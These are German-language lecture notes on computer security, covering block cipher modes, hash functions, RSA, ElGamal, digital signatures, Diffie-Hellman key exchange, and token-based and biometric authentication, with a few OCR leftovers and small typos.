Computersystemsicherheit

Niclas Kusenbach
LaTeX version: SCHOUTER

Table of Contents

Contents

1 Kryptografie

Die Kryptografie wird in drei Hauptkategorien unterteilt:

1. Symmetrische Kryptografie
2. Hashfunktionen
3. Asymmetrische Kryptografie

1.1 Symmetrische Kryptografie

Symmetrische Kryptografie ist eine Menge von kryptografischen Protokollen, bei der derselbe geheime Schlüssel für die Ver- und Entschlüsselung von Daten verwendet wird.

Symmetrische Kryptosysteme


Ein symmetrisches Kryptosystem ist ein 5-Tupel (M, K, C, e, d) bestehend aus:
- einer Menge M von Klartexten,
- einer Menge K von Schlüsseln,
- einer Menge C von Chiffretexten,
- einer Verschlüsselungsfunktion $e : M \times K \to C$,
- einer Entschlüsselungsfunktion $d : C \times K \to M$,

so dass für alle Klartexte $m \in M$ und alle Schlüssel $k \in K$ gilt, dass $d(e(m, k), k) = m$.

1.1.1 Blockchiffren


Definition

Blockchiffren sind Kryptosysteme, die nur Blöcke fester Länge verschlüsseln können.



- Ein Blockchiffre arbeitet auf einem Klartextblock der Länge b, um einen Chiffretextblock der Länge b zu erzeugen.
- Der gleiche Schlüssel kann mehrmals auf unterschiedliche Blöcke verwendet werden.
- Beispiele von Blockchiffren: AES, DES, 3DES, Serpent, Twofish, Blowfish, etc.

Electronic Code Book (ECB) Modus



Electronic Codebook (ECB) mode encryption

Electronic Codebook (ECB) mode decryption

Wenn die Blöcke nicht die Länge n haben, können trotzdem beliebige Nachrichten verschlüsselt werden, da eine **Auffüllfunktion** (Padding function) benutzt wird.

Bei vielen Padding-Verfahren wird *immer* ein Padding hinzugefügt, auch wenn die Nachricht bereits ein Vielfaches der Blocklänge n hat. Dies ist notwendig, damit die $unpad()$-Funktion eindeutig feststellen kann, wie viele Bytes entfernt werden müssen. Eine gute Auffüllfunktion sollte umkehrbar sein, d.h. es muss eine $unpad()$-Funktion geben mit $unpad(pad(x)) = x \quad \forall x \in M*$.


Vorteile:

- Unkomplizierte Bedienung. Jeder Block wird unabhängig bearbeitet.
- Parallelisierbarkeit von Ver- und Entschlüsselungsverfahren.
- Beschädigte Datenblöcke beeinflussen keine anderen Blöcke (Fehlertoleranz).

Nachteile:

- *Deterministisch:* Muster im Klartext sind sichtbar. Identische Klartextblöcke ergeben immer identische Chiffretextblöcke.
- *Keine Diffusion:* Kleine Änderungen im Klartext führen zu lokalisierten Änderungen im Geheimtext.

Cipher Block Chaining (CBC) Modus



Cipher Block Chaining (CBC) mode encryption

Cipher Block Chaining (CBC) mode decryption

Zur Formalisierung von CBC benötigen wir randomisierte Kryptosysteme. Der Zufallswert r wird hier als Initialisierungsvektor (IV) bezeichnet.

Randomisierte symmetrische Kryptosysteme

Ein randomisiertes symmetrisches Kryptosystem ist ein 5-Tupel (M, K, C, e, d) bestehend aus:

- einer Menge M von Klartexten,
- einer Menge K von Schlüsseln,
- einer Menge C von Chiffretexten,
- einer Menge R von Zufallswerten (z.B. IVs),
- einer Verschlüsselungsfunktion $e : M \times K \times R \to C$,
- einer Entschlüsselungsfunktion $d : C \times K \to M$,

(Anmerkung: Die Entschlüsselung d benötigt den IV r, dieser wird aber typischerweise als Teil des Chiffretextes C übermittelt und nicht als separater Zufallseingang für d selbst.)

Sei $r \in R$ der Initialisierungsvektor (IV). **Verschlüsselung**

$$e^*(x_0x_1 \dots x_n, k, r) = y_0y_1 \dots y_n \text{ mit } y_0 = e(x_0 \oplus r, k) \quad \text{und} \quad y_i = e(x_i \oplus y_{i-1}, k) \quad \text{für } i \geq 1$$

Entschlüsselung

$$d^*(y_0y_1 \dots y_n, k, r) = x_0x_1 \dots x_n \text{ mit } x_0 = d(y_0, k) \oplus r \quad \text{und} \quad x_i = d(y_i, k) \oplus y_{i-1} \quad \text{für } i \geq 1$$

- Zur Verschlüsselung muss ein Wert $r \in R$ (der IV) gewählt werden.
- Zufallswerte aus R (IVs) sind nicht geheim, sie können unverschlüsselt mit dem Chiffrat gespeichert und verschickt werden (meist als erster Block).
- Wir wollen $e(x, k, r^1) \neq e(x, k, r^2)$ für $r^1 \neq r^2$.
- Wichtig für die Sicherheit ist, dass der IV (Zufallswert r) **eindeutig** (nie doppelt für denselben Schlüssel) und **unvorhersagbar** ist.
- Muster im Klartext sind im Chiffrat nicht mehr erkennbar.
- Gleiche Klartextblöcke werden unterschiedlich verschlüsselt.
- Ein fehlerhafter Chiffreblock y_i führt nur zur fehlerhaften Entschlüsselung des aktuellen Blocks x_i und des unmittelbar nachfolgenden Blocks x_{i+1}.
- Verschlüsselung ist **nicht** parallelisierbar (sequenziell), Entschlüsselung ist parallelisierbar.

CBC Padding Oracle Attack CBC ist anfällig für Padding-Oracle-Angriffe


Ein solcher Angriff ermöglicht es, einen Geheimtext Schritt für Schritt zu entschlüsseln, ohne den Verschlüsselungsschlüssel zu kennen. Der Angreifer nutzt aus, wie ein Server auf fehlerhaftes Padding reagiert.

Der Angreifer:


- hat keinen Zugriff auf den geheimen Schlüssel.
- ist in der Lage, gültige Chiffretexte abzufangen.
- ist in der Lage, modifizierte Versionen des Chiffretextes an das Orakel/Server zu senden und dessen Antworten zu beobachten.

Das Orakel (Server):

- muss ein überprüfbares Padding-Schema verwenden.
- muss dem Angreifer verraten, ob ein entschlüsselter Text ein gültiges (oder nicht) Padding hat. Dies kann geschehen durch:
  1. direkte Fehlermeldungen (z.B. HTTP 500) oder
  2. Side-Channel-Messungen (z.B. Unterschiede im Antwortverhalten).



Counter Mode (CTR) Modus



Um diesen Modus zu formalisieren, benötigen wir eine randomisierte Zählfunktion, die einen "Nonce" (Number used once) r verwendet.

- Ein randomisierter Zähler (Funktion $ctr(r, i)$) bildet einen Zufallswert (Nonce r) und eine natürliche Zahl i (Zähler) auf eine Bitkette fester Länge ab.
- Eine einfache Implementierung benutzt die Binärdarstellung der natürlichen Zahl (LSB- oder MSB-Kodierung) mit 0-Padding, konkateniert mit der Nonce.
- Ein randomisierter Zähler $\text{ctr}(r, \cdot)$ sollte injektiv sein (für ein festes r). Man sollte die Periode (Wiederholung) so lang wie möglich wählen.
- Die Nonce r muss für denselben Schlüssel **nie** wiederverwendet werden.

Verschlüsselung:

$$e^*(x_0x_1 \dots x_n, k, r) = y_0y_1 \dots y_n \text{ mit } y_i = e(\text{ctr}(r, i), k) \oplus x_i$$

Entschlüsselung:

$$d^*(y_0y_1 \dots y_n, k, r) = x_0x_1 \dots x_n \text{ mit } x_i = e(\text{ctr}(r, i), k) \oplus y_i$$

Der CTR Modus unterscheidet sich stark von den vorher betrachteten Betriebsmodi:

- Ver- und Entschlüsselung nutzen beide die Verschlüsselungsfunktion e der Blockchiffre; die Entschlüsselungsfunktion d selbst wird nicht benötigt.
- Ver- und Entschlüsselung sind identisch (XOR mit dem Keystream).
- Die Berechnung des Keystreams $e(\text{ctr}(r, i), k)$ ist unabhängig vom zu verschlüsselnden Text.
- Ver- und Entschlüsselung können vollständig parallelisiert werden.
- CTR ist eine One-Time-Pad-Konstruktion, bei der die Blockchiffre als Pseudozufallsgenerator (Keystream-Generator) dient.

Advanced Encryption Standard (AES)

- Blocklänge ist 128 bereits
- AES-Schlüssel können $128, 192,$ oder256 bits lang sein

Sicherheit

- AES ist sicher solange die Implementierung und dazugehörige Systeme richtig konfiguriert sind (s. CBC Padding Attack)
- Schwache Schlüssel und IV-Generierung kann die Sicherheit von AES gefährden
- Side-channel Angriffe wie cache-timing und power analysis können verwendet werden, um den Schlüssel abzuleiten

Gegenmaßnahmen

- Konstantzeit-Implementierung (gegen Timing Angriffe): Ausführungszeit von Code soll unabhängig von den verarbeiteten geheimen Daten sein
-

Stromchiffren Stromchiffren können beliebig lange Bitketten verschlüsseln. Dabei sind Klar- und Chiffretexte beliebiger Länge, nur der Schlüssel hat eine feste Länge. Aus dem Schlüssel wird ein pseudozufälliger Schlüsselstrom erzeugt. Pseudozufallszahlen hängen von ihren Startparametern ab (seed) ab - gleiche Parameter liefern gleiche Zufallszahlen Ver- und Entschlüsselung ist ein bitweise exklusives oder (XOR) mit dem Schlüsselstrom. Ein Kryptosystem heißt Stromchiffre, wenn es eine Funktion $keystream(x, z) = |x|$ gibt, so dass $e(x, y) = d(x, z) = x \oplus keystream(x, y)$. Die Funktion keystream nenn wir Schlüsselstromgenerator und ihren Funktionswert Schlüsselstrom.

- Keystream sollte ein Pseudozufallszahlengenerator sein
- Keystream kann unabhängig vom INhalt der ersten Variable sein, also $keystream(x_1, k) = keystream(x_2, k)$ für beliebige x_1 und x_2 mit $|x_1| = |x_2|$
- Falls der Schlüsselstrom sich wieder, ist die Stromchiffre nicht mehr sicher

ChaCha20 ist eine moderne Stromchiffre, die als Alternative zu AES entwickelt wurde.

1.2 Kryptografische Hashfunktionen

Eine Hashfunktion ist ein Algorithmus, der eine Eingabe beliebiger Größe in einen Hashwert mit einer festen Länge umwandelt. Hashfunktionen sind deterministisch, erlauben eine schnelle Berechnung und bieten Integritätsschutz (Änderung der Eingabe ändert den Hash) Eigenschaften einer Hashfunktion:

1. **Pre-Image Resistance**
   Bei gegebenem Hashwert h ist es rechnerisch unmöglich, die ursprüngliche Nachricht m zu finden, so dass $H(m) = h$.
2. **Second-Image Resistance**
   Bei gegebener Nachricht m_1 ist es rechnerisch unmöglich, eine andere Nachricht m_2 zu finden, die denselben Hashwert erzeugt, so dass $H(m_1) = H(m_2)$
3. **Collision Resistance**
   Es ist rechnerisch unmöglich irgendwelche zwei unterschiedlichen Nachrichten m_1 und m_2 zu finden, die denselben Hashwert erzeugen, so dass $H(m_1) = H(m_2)$

Hashfunktion	Output	Sicherheit	Anwendung
MD5	128 Bits	Unsicher	X
SHA-1	160 Bits	Unsicher seit 2017	X
SHA-256	256 Bits	Sicher	TLS/SSL, hashing, Blockchain
SHA-3/Keccak	224/256/384/512 Bits	Sicher	Ähnlich wie SHA-2 (aber langsamer ohne Hardware Unterstützung)

Table 1: *Vergleich von Hashfunktionen*

1.3 Asymmetrische Kryptografie

1.3.1 Grundlagen

Bei einem asymmetrischem Kryptosystem gibt es verschiedene Schlüssel.

1. Öffentliche Schlüsel werden frei für alle interessierten Mitredner veröffentlicht.
2. Eine geheime Nachricht muss erst mit dem öffenltichen Schlüssel verschlüsselt an den Empfänger zugeschickt werden.

Asymmetrische Kryptografie

Ein asymmetrisches Kryptosystem ist ein 7-Tupel $(M, K_s, K_p, K, C, e, d)$ bestehend aus
- einer Menge M von Klartexten,
- einer Menge K_s von geheimen/privaten Schlüsseln,
- einer Menge K_p von öffentlichen Schlüsseln
- einer Menge $K \subset K_s \times K_p$ von Schlüsselpaaren,
- einer Menge C von Chiffretexten,
- einer Verschlüsselungsfunktion $e : M \times K_p \to C$,
- einer Entschlüsselungsfunktion $d : C \times K_s \to M$,

so dass für alle Klartexte $m \in M$ und alle Schlüsselpaare $(s, p) \in K$ gilt, dass $d(e(m, p), s) = m$.

Prinzip:

- Verschlüsselung mit **öffentlichem Schlüssel** des Empfängers
- Entschlüsselung mit **privatem Schlüssel** des Empfängers
- Kein vorheriger Schlüsselaustausch nötig (im Gegensatz zu symmetrischer Kryptographie)

1.4 RSA-Kryptosystem

Idee

Das RSA-Kryptosystem (nach **Rivest, Shamir, Adleman**, 1977) ist das bekannteste Verfahren der asymmetrischen Kryptographie. Es basiert auf der Schwierigkeit, eine große Zahl $n = p \cdot q$ in ihre Primfaktoren zu zerlegen.

1.4.1 Schlüsselerzeugung

1. **Wähle zwei große Primzahlen** p, q mit $p \neq q$.
2. Berechne das **RSA-Modul**:
$$n = p \cdot q$$
3. Berechne die **Eulersche Totientfunktion**:
$$\varphi(n) = (p-1)(q-1)$$
Diese gibt die Anzahl der zu n teilerfremden Zahlen an.
4. Wähle den **Verschlüsselungsexponenten** e mit
$$1 < e < \varphi(n), \quad \gcd(e, \varphi(n)) = 1$$
(d. h. e und $\varphi(n)$ sind teilerfremd).
5. Berechne den **Entschlüsselungsexponenten** d als **modulares Inverses** von e:
$$d \cdot e \equiv 1 \pmod{\varphi(n)}$$
Dies geschieht mit dem **erweiterten Euklidischen Algorithmus**.

Beispiel: Erweiterter Euklidischer Algorithmus

Gegeben $e = 17$ und $\varphi(n) = 3120$:
Wir suchen d mit $17d \equiv 1 \pmod{3120}$.

$$\begin{aligned} 3120 &= 17 \cdot 183 + 9 \\ 17 &= 9 \cdot 1 + 8 \\ 9 &= 8 \cdot 1 + 1 \\ 8 &= 1 \cdot 8 + 0 \end{aligned}$$

Rückwärtseinsetzen:

$$1 = 9 - 8 = 9 - (17 - 9) = 2 \cdot 9 - 17 = 2(3120 - 17 \cdot 183) - 17 = 2 \cdot 3120 - 367 \cdot 17$$

Daraus folgt:

$$d \equiv -367 \equiv 2753 \pmod{3120}$$

Ergebnis: $d = 2753$.

Damit gilt:

$$\text{Öffentlicher Schlüssel: } (e, n), \quad \text{Privater Schlüssel: } (d, n)$$

1.4.2 Verschlüsselung und Entschlüsselung

- **Verschlüsselung:**
$$c = m^e \bmod n$$
- **Entschlüsselung:**
$$m = c^d \bmod n$$

Sicherheit von RSA:

- Basierend auf **Faktorisierungsproblem**: Schwierigkeit, n in p und q zu zerlegen
- Kenntnis von p, q oder $\varphi(n)$ ermöglicht Berechnung von d
- **Multiplikative Eigenschaft**: $(m_1^e \mod n) \cdot (m_2^e \mod n) \mod n = (m_1 m_2)^e \mod n \rightarrow$ problematisch für Sicherheit
- Durch **Quantencomputer** (Shor-Algorithmus) brüchbar
- p und q sollten groß und ähnlich groß sein (gleiche Bitlänge)

1.5 ElGamal-Kryptosystem

ElGamal Schlüsselerzeugung (Alice)

- Wähle eine **zyklische Gruppe** $G = (\mathbb{G}, \circ, e)$ mit großem Primzahlmodulus (z. B. $\mathbb{Z}_p^\times$) und einem **Erzeuger** g
- Wähle einen privaten Exponenten $a \in \{1, \ldots, \text{ord}(g) - 1\}$ und berechne $A = g^a \bmod p$
- **Privater Schlüssel:** a
- **Öffentlicher Schlüssel:** (G, g, A)

Verschlüsselung (an Alice):

- Wähle zufällig $r \in \{1, \ldots, \text{ord}(g) - 1\}$
- Berechne $R = g^r \bmod p$
- Berechne gemeinsamen Schlüssel $K = A^r = (g^a)^r = g^{ar} \bmod p$
- Berechne $C = (R,\, m \cdot K \bmod p)$ und sende C

Entschlüsselung (Alice):

- Berechne $K = R^a = (g^r)^a = g^{ra} \bmod p$
- Berechne das Inverse $K^{-1} \bmod p$
- Entschlüssele $m = C_2 \cdot K^{-1} \bmod p$

Sicherheit von ElGamal:

- Sicherheit basiert auf dem **Diskreten Logarithmusproblem (DLP)**: gegeben (g, g^a) ist a schwer zu bestimmen
- Angreifbar durch Quantencomputer (Shor-Algorithmus)
- **Probabilistisches Verfahren** durch Zufallswert $r \rightarrow$ semantisch sicher, wenn das **Decisional Diffie-Hellman-Problem (DDH)** schwer ist
- Aus einem gültigen Chiffrat (c_1, c_2) lässt sich leicht $(c_1,\, g \cdot c_2)$ für beliebiges $g \in G$ konstruieren — **nicht deterministisch**, daher keine Wiederverwendung von r

Hinweis: Bei allen Potenzoperationen und Multiplikationen muss stets das **Modulus** p angewendet werden. Der in der Vorlesung gezeigte Fehler (fehlendes mod$p$ bei K) wurde hier korrigiert.

- Kombination von asymmetrischer und symmetrischer Kryptographie

- Nachricht wird mit **symmetrischem Verfahren** verschlüsselt (schnell, effizient)
- Symmetrischer Schlüssel wird mit **asymmetrischem Verfahren** verschlüsselt (sicherer Schlüsselaustausch)
- Vorteile: Effizienz + Sicherheit, einfaches Teilen mit mehreren Empfängern
- Nachteil: Sicherheit von beiden Systemen abhängig

5. Digitale Signaturen

Zweck digitaler Signaturen

- **Authentizität**: Nachweis des Urhebers
- **Integrität**: Nachweis der Unverändertheit
- **Nicht-Abstreitbarkeit (Non-Repudiation)**: Unterzeichner kann Unterschrift nicht abstreiten

Rechtlicher Rahmen (eIDAS/VDG):

- **Einfache elektronische Signatur**: Keine besondere rechtliche Vermutung
- **Fortgeschrittene elektronische Signatur**: Eindeutige Zuordnung, hohes Vertrauen
- **Qualifizierte elektronische Signatur**: Rechtliche Gleichstellung mit handschriftlicher Unterschrift

1.5.1 RSA-Signaturen

RSA-Signaturverfahren

- Schlüsselgenerierung wie bei RSA
- Signieren: $s = (h(m))^d \mod n$
- Verifizieren: Teste ob $h(m) = s^e \mod n$
- **Hashfunktion h notwendig** zur Vermeidung von Angriffen

Digital Signature Algorithm (DSA)

DSA Parametergenerierung

1. Wähle Primzahl q (160/224/256 Bit)
2. Wähle Primzahl p (1024/2048/3072 Bit) mit $q \mid (p-1)$
3. Finde $g \in \mathbb{Z}_p^\times$ mit $\text{ord}(g) = q$
4. Parameter (p, q, g) sind öffentlich

DSA Schlüsselgenerierung und Signatur

- Privater Schlüssel: x mit $1 < x < q$
- Öffentlicher Schlüssel: $y = g^x \mod p$
- Signieren: Wähle k, berechne $r = (g^k \mod p) \mod q$, $s = k^{-1} \cdot (H(m) + r \cdot x) \mod q$
- Verifizieren: Berechne $w = s^{-1} \mod q$, $u_1 = H(m) \cdot w \mod q$, $u_2 = r \cdot w \mod q$, $v = (g^{u_1} \cdot y^{u_2} \mod p) \mod q$, akzeptiere wenn $v = r$

1.5.2 Sicherheitsbegriffe für Signaturen

Angreiferwissen

- **Key-Only Attack**: Nur öffentlicher Schlüssel bekannt
- **Known Signature Attack**: Nachricht-Signatur-Paare bekannt
- **Chosen Message Attack**: Signaturen für selbstgewählte Nachrichten erhältlich
- **Adaptive Chosen Message Attack**: Signaturen auch während Angriff erhältlich

Angreiferziele

- **Existential Forgery**: Neues gültiges Nachricht-Signatur-Paar
- **Selective Forgery**: Signatur für bestimmte neue Nachricht
- **Universal Forgery**: Signatur für beliebige Nachricht
- **Total Break**: Bestimmung des privaten Schlüssels

1.6 Schlüsselverteilung und Schlüsselaustausch

1.6.1 Schlüsselarten

- **Langzeitschlüssel**: Lange Gültigkeit (Monate/Jahre), häufig für Authentifizierung
- **Sitzungsschlüssel (Session Keys)**: Kurze Gültigkeit (eine Sitzung), reduziert Risiko bei Kompromittierung

Public Key Infrastructure (PKI)

Zertifikate

- Bestätigung der Zuordnung von öffentlichen Schlüsseln zu Identitäten durch vertrauenswürdige dritte Partei
- Enthalten: Öffentlicher Schlüssel, Name, Gültigkeitszeitraum, Aussteller, Signatur
- **X.509**: Hierarchisches, zentralisiertes System mit Root-Zertifikaten
- **Web of Trust**: Dezentrales System (PGP), gegenseitige Zertifizierung

1.6.2 Schlüsselaustauschprotokolle

Dolev-Yao-Angreifermodell

- Angreifer hat volle Kontrolle über Kommunikationskanal
- Kann: Abfangen, Verzögern, Unterdrücken, Ersetzen, Unter falscher Identität senden
- Kann **nicht**: Kryptographische Primitive brechen (perfekte Kryptographie angenommen)

Needham–Schroeder

- Symmetrische Version anfällig für Replay-Angriffe (veraltete Schlüssel)
- Asymmetrische Version sicherer, aber anfällig gegen aktive Angreifer ohne Authentifizierung

1.6.3 Diffie-Hellman-Schlüsselaustausch

Diffie-Hellman Protokoll

Dabei geht es um den Schlüsselaustausch um danach ein symmetrisches Kommunikationsverfahren anzuwenden. g^{ab} ist der gemeinsame symmetrische Schlüssel am Ende. Die öffentlichen Elemente sind: $g, p, g^a \mod p, g^b \mod p$

1. Einigung auf Primzahl p und Generator g von $\mathbb{Z}_p^\times$
2. A wählt a, sendet $g^a \mod p$ an B
3. B wählt b, sendet $g^b \mod p$ an A
4. A berechnet $(g^b)^a = g^{ab} \mod p$
5. B berechnet $(g^a)^b = g^{ab} \mod p$

Gemeinsamer Schlüssel: $K = g^{ab} \mod p$

Sicherheit:

- Basierend auf **Computational Diffie-Hellman Problem (CDH)**: Berechnung von g^{ab} aus g, g^a, g^b
- **Man-in-the-Middle-Angriff** möglich: Angreifer führt zwei separate DH-Protokolle
- Lösung: **Authenticated Diffie-Hellman** oder **Station-to-Station (STS)** Protokoll mit Signaturen

Station-to-Station (STS) Protokoll

- $A \to B$: g^a
- $B \to A$: g^b, $\{\text{sig}(sk_B, (g^a, g^b))\}_K$ mit $K = g^{ab}$
- $A \to B$: $\{\text{sig}(sk_A, (g^a, g^b))\}_K$

Signatur gewährleistet Authentizität und Integrität.

Logjam-Angriff (2015):

- Vorberechnung des diskreten Logarithmus für häufig verwendete Primzahlen
- Betraf 512/768 Bit, Abschätzung für 1024 Bit möglich
- Lösung: Verwendung größerer, individueller Primzahlen

2 Authentifizierung

2.1 Grundlagen

2.1.1 Begriffsdefinitionen

Identität

Eine Menge von Attributen, die eine Entität beschreiben (z.B. Name, Geburtsdatum, Wohnort).

Authentisierung

Die **Bereitstellung** von Unterlagen oder Nachweisen, die es ermöglichen, die Identität zu prüfen (z.B. das Vorzeigen eines Personalausweises).

Authentifikation / Authentifizierung

Die **Prüfung** und Echtheitsbezeugung der vorgelegten Unterlagen zur Identitätsfeststellung (z.B. der Vergleich des Fotos auf dem Ausweis mit der Person).

Autorisierung

Die Gewährung oder Verwehrung von Rechten an eine (authentifizierte) Entität.

2.1.2 Drei Ansätze der Authentisierung

Ziel ist die Identifikation von Subjekten (Menschen, Systeme, Dienste) und der Nachweis ihrer Identität.

- **Durch Wissen:** z.B. PIN, Passwort, kryptographischer Schlüssel.
- **Durch Besitz:** z.B. Smartcard, Token, SIM-Karte.
- **Durch Merkmale:** z.B. Biometrie (physiologische Eigenschaften).

2.2 Authentisierung durch Besitz


- **Statische Tokens:** Ein gespeichertes Geheimnis (z.B. privater Schlüssel) wird direkt genutzt.
- **Dynamische Tokens:** Das Geheimnis wird zur Berechnung von Authentifizierungs-Informationen genutzt (z.B. Challenge-Response).
- **Hardware-Tokens:** Schlüssel, SmartCard, Transponder.
- **Software-Tokens:** Cookie, Client-Zertifikat.

2.2.1 Beispiel: ATHENE KARTE (SmartCard)

- Besitzt einen **Kryptoprozessor** (z.B. CardOS 4.3b).
- Träger eines privaten Schlüssels (z.B. 2048 Bit RSA) und eines öffentlichen Zertifikats (digitale ID).
- Der **private Schlüssel ist nicht auslesbar** und zusätzlich durch eine PIN geschützt.

2.2.2 Challenge-Response-Verfahren (mit Kryptoprozessor)

Dies ist ein dynamisches Verfahren, das den privaten Schlüssel nutzt, ohne ihn preiszugeben.



1. **Benutzer (mit Webbrowser)** initiiert eine Zugangsanforderung auf einem Web-Server.
2. **Web-Server** generiert eine **Zufallszahl** (die "Challenge") und sendet sie an den Benutzer.
3. **Benutzer** gibt seine PIN ein, um den Kryptoprozessor der Karte freizuschalten. Die Karte "signiert" die Zufallszahl mit dem **privaten Schlüssel**.
4. **Benutzer** sendet die signierte Zufallszahl zurück an den Server.
5. **Web-Server** nutzt das **öffentliche Zertifikat** (Public Key) des Benutzers (das er z.B. bei einer Registrierung erhalten hat), um die Signatur zu prüfen.
6. Stimmt die verifizierte Zufallszahl mit der ursprünglich gesendeten überein, ist der Benutzer authentifiziert.

2.2.3 Probleme

- **Diebstahl:** Offensichtliches Problem.
- **Gegenmaßnahme:** Sicherung des Tokens durch ein zusätzliches Merkmal, z.B. Wissen (PIN für Hardware-Crypto, Passwort für Software-Crypto) oder 2. Faktor.
- **Extraktion der Schlüssel:** Angriffe auf die Token-Hardware.
- **Methoden:** Schwachstellen in der Firmware oder **Side-Channel-Angriffe** (z.B. Monitoring des Stromverbrauchs), um den privaten Schlüssel auszulesen.

2.3 Authentisierung durch Merkmale (Biometrie)

2.3.1 Anforderungen an biometrische Merkmale

- **Universalität:** Jede Person besitzt das Merkmal.
- **Eindeutigkeit:** Merkmal ist für jede Person verschieden.
- **Beständigkeit:** Merkmal ist (weitgehend) unveränderlich.
- **Quantitative Erfassbarkeit:** Messbar mittels Sensoren.
- **Performanz:** Genauigkeit und Geschwindigkeit der Erfassung/Prüfung.
- **Akzeptanz:** Benutzer müssen bereit sein, das Merkmal zu nutzen.

- **Fälschungssicherheit:** Schutz gegen Angriffe.


2.3.2 Prozesse und Fehlerraten

- **Enrollment:** Erstmalige Registrierung eines Benutzers und Erfassung seines Merkmals (Template).
- **Verifikation:** Erneute Erfassung und Vergleich mit dem gespeicherten Template.
- **Biometrie ist immer fehlerbehaftet** (ein statistischer Test).

Fehlerraten

- **False Acceptance Rate (FAR):** Ein Unberechtigter wird fälschlicherweise authentifiziert. **(Sicherheitsproblem!)**
- **False Rejection Rate (FRR):** Ein Berechtigter wird fälschlicherweise abgewiesen. **(Benutzbarkeits-/Akzeptanzproblem!)**
